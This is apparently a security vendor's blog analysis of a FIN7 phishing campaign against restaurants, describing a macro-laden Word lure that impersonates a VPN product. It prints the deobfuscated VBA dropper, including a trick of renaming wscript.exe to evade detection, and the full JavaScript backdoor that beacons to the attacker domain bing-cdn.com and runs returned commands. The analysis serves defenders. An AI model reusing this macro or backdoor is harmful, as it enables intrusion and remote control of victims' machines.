FIN7 Not Finished – Morphisec Spots New Campaign

blog.morphisec.com/fin7-not-finished-morphisec-spots-new-campaign

- Tweet
-

This blog was co-authored by Alon Groisman.

It seems like the rumors of FIN7's decline have been hasty. Just a few months after the well-publicized indictment of three high-ranking members in August, Morphisec has identified a new FIN7 campaign that appears to be targeting the restaurant industry.

FIN7, also known as Carbanak, is one of the major threat groups tracked by Morphisec and numerous other security entities, and among the top three criminal computer intrusion cases that the FBI is currently working. FIN7 is composed of a very sophisticated network of developers and hackers and brings in an estimated $50 million a month. They target very specific industries, hospitality – hotels and restaurants – being one of them, and are behind a string of high-profile breaches including Red Robin, Chili's, Arby's, Burgerville, Omni Hotels and Saks Fifth Avenue, among many others.


FIN7 is known for its stealth techniques and ability to continuously evade security systems. In the case of Burgerville, malware sat on the company's network collecting payment data for nearly a year before it was discovered. And that was only due to an FBI investigation.

In this blog post, we present our findings on two campaigns, which occurred in the first and second weeks of November. These campaigns follow patterns similar to those presented by FireEye in August but with just enough variations to bypass many security vendors.

Technical Description

The initial document was probably sent within the Baltic region (or tested there). It was submitted to VirusTotal from Latvia. The name of the document translated from Russian is *"new questioner".* It is password-protected with the password: *"goodmorning".*

Oprosnik_new.doc
6e1230088a34678726102353c622445e1f8b8b8c9ce1f025d11bfffd5017ca82)


6e1230088a34678726102353c622445e1f8b8b8c9ce1f025d11bfffd5017ca82.doc [Compatibility Mode] - Microsoft Word

Document protected by finjan Cybersecurity

INVINCIBULL™

This document is completely safety to open

To decrypt document, please perform the following steps:

1 If this document was downloaded from your email, please click "Enable editing" from the yellow bar above.


2 Once you have enabled editing, please click "Enable content" on the yellow bar above.

TAKE A POWER TRIP

INVINCIBULL™ © Copyright InvinciBull 2018. All rights reserved

It uses social engineering to convince the recipient to enable macros through the use of the images, logo and tagline of a newly launched, legitimate VPN tool InvinciBull by cybersecurity company Finjan.

If the *"enable macro"* button is activated, the following obfuscated Macro runs and the next stage obfuscated JavaScript is extracted from the form caption, similar to the last several FIN7 campaigns.


rosoft Visual Basic - 6e1230088a34678726102353c622445e1f8b8b8c9ce1f025d11bfffd5017ca82 [design]

	ThisDocument
rmatOverride	False
phenation	False
utiveHyphensLimit	0
TabStop	36
TargetFrame	
Features	False
mbedSystemFonts	True
LinguisticData	True
SmartTags	True
TrueTypeFonts	False
ionProvider	
Style	False
LineBreakLanguage	
LineBreakLevel	0 - wdFarEastLineBreakLevelNormal
	False
tingShowClear	True
tingShowFilter	5 - wdShowFilterFormattingRecomme
tingShowFont	False
tingShowNextLevel	True
tingShowNumbering	False
tingShowParagraph	False
tingShowUserStyleName	False
arChecked	False
tanceHorizontal	9
tanceVertical	9
ginFromMargin	True
ginHorizontal	72
ginVertical	72

6e1230088a34678726102353c622445e1f8b8b8c9ce1f025d11bfffd5017ca82 - UserForm1 (UserForm)

UserForm1


```
unction@@itegkiwzimijs()@@{---      var@@xahpymvifda@@=@@2457;---          var@@ifkomzajuc@@=@@'@@=@@[';---
          return@@ifkomzajuc;---}---function@@ycykovyca()@@{---         var@@ungavalkif@@=@@9474;---    var@@alytmykfum@@=@@'}ret';---
          return@@alytmykfum;---}---var@@wexlekjalpe@@=@@'xust';------function@@ospyzinopj()@@{---        var@@filmuwpomxyqro@@=@@
7712;---  var@@zdarqyjaswyr@@=@@';mai';---          return@@zdarqyjaswyr;---}---function@@obaxhoruk()@@{---
          var@@evbovcisahav@@=@@5384;---          var@@yhgowjahiwe@@=@@'SHos';---          return@@yhgowjahiwe;---}---
unction@@apajihahg()@@{---         var@@oryjtirec@@=@@2326;---      var@@isazifqywf@@=@@'000)';---    return@@isazifqywf;---}---
unction@@ripikolyksy()@@{---        var@@ubeqazusry@@=@@2331;---  var@@ammisumdupy@@=@@'pake';---
          return@@ammisumdupy;---}---var@@uzmorqazwilji@@=@@'wuvr';------function@@axkukryzyk()@@{---
          var@@hpavzewyka@@=@@4613;--- var@@otmifedemki@@=@@'n();';---  return@@otmifedemki;---}---function@@leqzesmywlej()@@{---
          var@@vhiknekqicpipp@@=@@5970;---          var@@acyjkexxuko@@=@@'esiw';--- return@@acyjkexxuko;---}---
unction@@ynwettyfjyjh()@@{---      var@@nocdejelluxu@@=@@8810;--- var@@kinujagrygm@@=@@'056)';---
          return@@kinujagrygm
          var@@ohpugzaxowil@
var@@mbylewbusif@@=@@'@
var@@omgonvyfef@@=@@'tN
          var@@yzxumycbecca
          var@@bzaxvynxihu@
var@@bdupjyxkygdu@@=@@
          var@@orasykqec@@
3810;---  var@@hkytvefyvquhl
          var@@khumhydevsy
unction@@oxjuditnilb()@@{---
          return@@cqucopbob
var@@tahebgonsy@@=@@'nc
          return@@ekyjymup;-
9840;---  var@@uvycefjor@@=
unction@@xvyvenwawsacru()
          return@@ocerikhexl;-
```

6e1230088a34678726102353c622445e1f8b8b8c9ce1f025d11bfffd5017ca82 - ThisDocument (Code)


(General)

```
If erave > 2456 Then
ukgikb = "ufoxymari"
oxnanamz = yqutq.ExpandEnvironmentStrings(vwywobo) & gyksigg
zudpa = 424
rhacer = UserForm1.yfqorujqapv.Caption
ydsypypr = 697
rhacer = Replace(rhacer, imycijz, kqyngij)
pyjqa = "ekkabqucqedopko"
rhacer = Replace(rhacer, ewcobpy, vbNewLine)
blufsoco = "ebgigurowewji"
Rem zygwacazavicudga
Set erujza = ivifr.CreateTextFile(oxnanamz)
fsopsi = "pqitsyso"
erujza.WriteLine rhacer
omtihm = "dfonjaxnyk"
Rem ziqelzofj
erujza.Close
cwofaqu = 466
yfiro = yqutq.ExpandEnvironmentStrings(fipmy) & fijoce
FileCopy gewalt, yfiro
zqyto = 592
Shell yfiro & hkydho & oxnanamz, False
End If
onlavtev = "vomire"
Rem ohizbuwqo
MsgBox (vxoxy)
igugmuvn = 610
End Sub
```

Examining the metadata of the document, it clearly shows that the document was created on the 11.02.2018:



```
PS C:[redacted]> oletimes.exe .\6e1230088a34678726102353c622445e1f8b8b8c9ce1f025d11bfffd5017ca82
oletimes 0.51 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues
===============================================================================
FILE: .\6e1230088a34678726102353c622445e1f8b8b8c9ce1f025d11bfffd5017ca82

+----------------------------+---------------------+---------------------+
| Stream/Storage name        | Modification Time   | Creation Time       |
+----------------------------+---------------------+---------------------+
| Root                       | 2018-11-02 22:20:27 | None                |
| '\x01CompObj'              | None                | None                |
| '\x05DocumentSummaryInform | None                | None                |
```

Following deobfuscation of the macro, we notice known FIN7 patterns of executing JavaScript from VBScript with the slight modification of copying the wscript.exe file and renaming it to mses.exe. This may allow it to bypass some EDR solutions that are tracing WScript by name.



```vb
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Attribute VB_Control = "InkEdit1, 0, 0, INKEDLib, InkEdit"

Sub AutoOpen()
    On Error Resume Next
    Set SFileSystemObj = CreateObject("Scripting.FileSystemObject")
    Set WScriptShell = CreateObject("WScript.Shell")
    systemDriveTotalSize = SFileSystemObj.GetDrive(WScriptShell.ExpandEnvironmentStrings("%SystemDrive%")).TotalSize
    If systemDriveTotalSize > 2456 Then
        rhacer = UserForm1.yfqorujqapv.Caption
        rhacer = Replace(rhacer, "@@", " ")
        rhacer = Replace(rhacer, "---", vbNewLine)
        Set erujza = SFileSystemObj.CreateTextFile("%temp%\errors.txt")
        erujza.WriteLine rhacer
        erujza.Close
        cwofaqu = 466
        yfiro = WScriptShell.ExpandEnvironmentStrings("%LOCALAPPDATA%") & "\mses.exe"
        FileCopy "C:\\Windows\\System32\\wscript.exe", yfiro
        Shell WScriptShell.ExpandEnvironmentStrings("%LOCALAPPDATA%") & "\mses.exe" & " //b /e:jscript " & "%temp%\errors.txt", False
    End If

    MsgBox ("Decryption error")
    iguqmuvn = 610
End Sub
```

Below is the obfuscated JavaScript that is written to the temp directory as *error.txt* file. The obfuscation pattern is similar to previously seen FIN7 patterns and most probably is a derivation of the same obfuscation toolkit.



C:\Users[redacted]AppData\Local\Temp\errors.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
errors.txt

```
function erovgewotu() {
    var epynhofnadek = 9602;
    var sgacsemcagqufbe = 'ar t';
    return sgacsemcagqufbe;
}
var rloqoxufcond = 'p_ob';
var alrajkafgypxa = '";va';
var udvirekpofv = 't * ';

function ahowkopmajo() {
    var onxylivbohupj = 2842;
    var obebsykhete = ' = 0';
    return obebsykhete;
}
function optynelqakp() {
    var armufytyv = 7364;
    var vifadlexo = 'peof';
    return vifadlexo;
}
function atjosobgyca() {
    var abogmehevi = 5712;
    var vipyqeder = 'onen';
    return vipyqeder;
}
var gatjobyvrydy = ' "fe';

function ufabuliw() {
    var avrewoted = 1284;
    var exubfokcexm = 'y {v';
    return exubfokcexm;
}
var urujdivuwtos = 'uest';
var nmacridvussabx = 'rue)';
var ivbanoxsacdup = 'ct(g';

function yjehutamcysk() {
    var bameveqoty = 5328;
    var ajycixahvu = 'Obje';
    return ajycixahvu;
}
function ehunejkoxydv() {
    var uqsemcebuhyt = 6649;
    var owfefdydlucna = 'pt";';
    return owfefdydlucna;
}
function syqiwefpani() {
    var etesqunibw = 2985;
    var hifokequwga = 'var ';
    return hifokequwga;
}
eval(efyqsoltel() + qochahcuku + mevmifijqogc() + odgypvikaje() + dvejkomyku
```

Deobfuscated JavaScript

The deobfuscated JavaScript is actually a backdoor component that directly communicates to the C2 server (in this case hxxps://bing-cdn[.]com). It executes the response which is yet another JavaScript command, which can be evaluated by *eval.* Although there have been slight modifications in the Macro delivery in the last couple of campaigns, the JavaScript backdoor stays the same, including its communication protocol.

During the first request, the MAC address and the computer domain are also delivered to the target C2. We believe that the next stage is only delivered to specific targets based on domains as the data that is delivered in the first request is very limited.



```
function crypt_controller(type, request) {
    var encryption_key = "";
    if (type === "decrypt") {
        request = decodeURIComponent(request);
        var request_split = request.split(")'(");
        request = request_split[0];
        encryption_key = request_split[1].split("");
    } else {
        encryption_key = (Math.floor(Math.random() * 9000) + 1000).toString().split("");
    }
    var output = [];
    for (var i = 0; i < request.length; i++) {
        var charCode = request.charCodeAt(i) ^ encryption_key[i % encryption_key.length].charCodeAt(0);
        output.push(String.fromCharCode(charCode));
    }
    var result_string = output.join("");
    if (type === "encrypt") {
        result_string = result_string + ")'(" + encryption_key.join("");
        result_string = encodeURIComponent(result_string);
    }
    return result_string;
}

function get_path() {
    var pathes = ["images", "image", "content", "fetch", "cdn"];
    var files = ["create_logo", "get_image", "create_image", "show_ico", "show_png", "show_jpg"];
    var path = pathes[Math.floor(Math.random() * pathes.length)] + "/" + files[Math.floor(Math.random() * files.length)];
    return "https://bing-cdn.com/" + path;
}

function send_data(type, data, crypt) {
    try {
        var http_object = new ActiveXObject("MSXML2.ServerXMLHTTP");
        if (type === "request") {
            http_object.open("POST", get_path() + "?request=page", false);
            data = "ytqikulpemsi=" + crypt_controller("encrypt", "group=exchange&rt=0&secret=fghedf43dsSFvm03&time=120000&uid=" + uniq_id + "&id=" + id() + "&" + data);
        } else {
            http_object.open("POST", get_path() + "?request=content&id=" + uniq_id, false);
            if (crypt) {
                data = crypt_controller("encrypt", data);
            }
        }
        http_object.setRequestHeader("User-Agent", "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0");
        http_object.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        http_object.setOption(2, 13056);
        http_object.send(data);
        return http_object.responseText;
    } catch (e) {
        return "no";
    }
}

function main() {
    var ncommand = "";
    ncommand = send_data("request", "action=get_command", true);
    if (ncommand !== "no") {
        try {
            eval(crypt_controller("decrypt", ncommand));
        } catch (e) {}
    }
    var random_knock = 120000 + (Math.floor(Math.random() * 16001) - 5000);
    WScript.Sleep(random_knock);
```

Yara Rules

Some additional observations that can be used to create Yara-rules for this campaign are the locations of the loaded VBControl files that are written in clear text as part of the document files:

```
BEL NUL NUL NUL NUL NUL NUL NUL MSForms DLE NUL NUL NUL NUL NUL NUL
NUL NUL NUL NUL NUL NUL NUL NUL NUL STX NUL NUL NUL NUL NUL NUL NUL ± ETX NUL
UL NUL NUL NUL NUL NUL NUL NUL NUL STX NUL NUL NUL NUL NUL NUL NUL ñ BS NUL NU
NUL NUL NUL C:\Users\Administrator\Downloads\InkEd.dll EOT NUL NUL NU

L NUL NUL NUL NUL 1
```

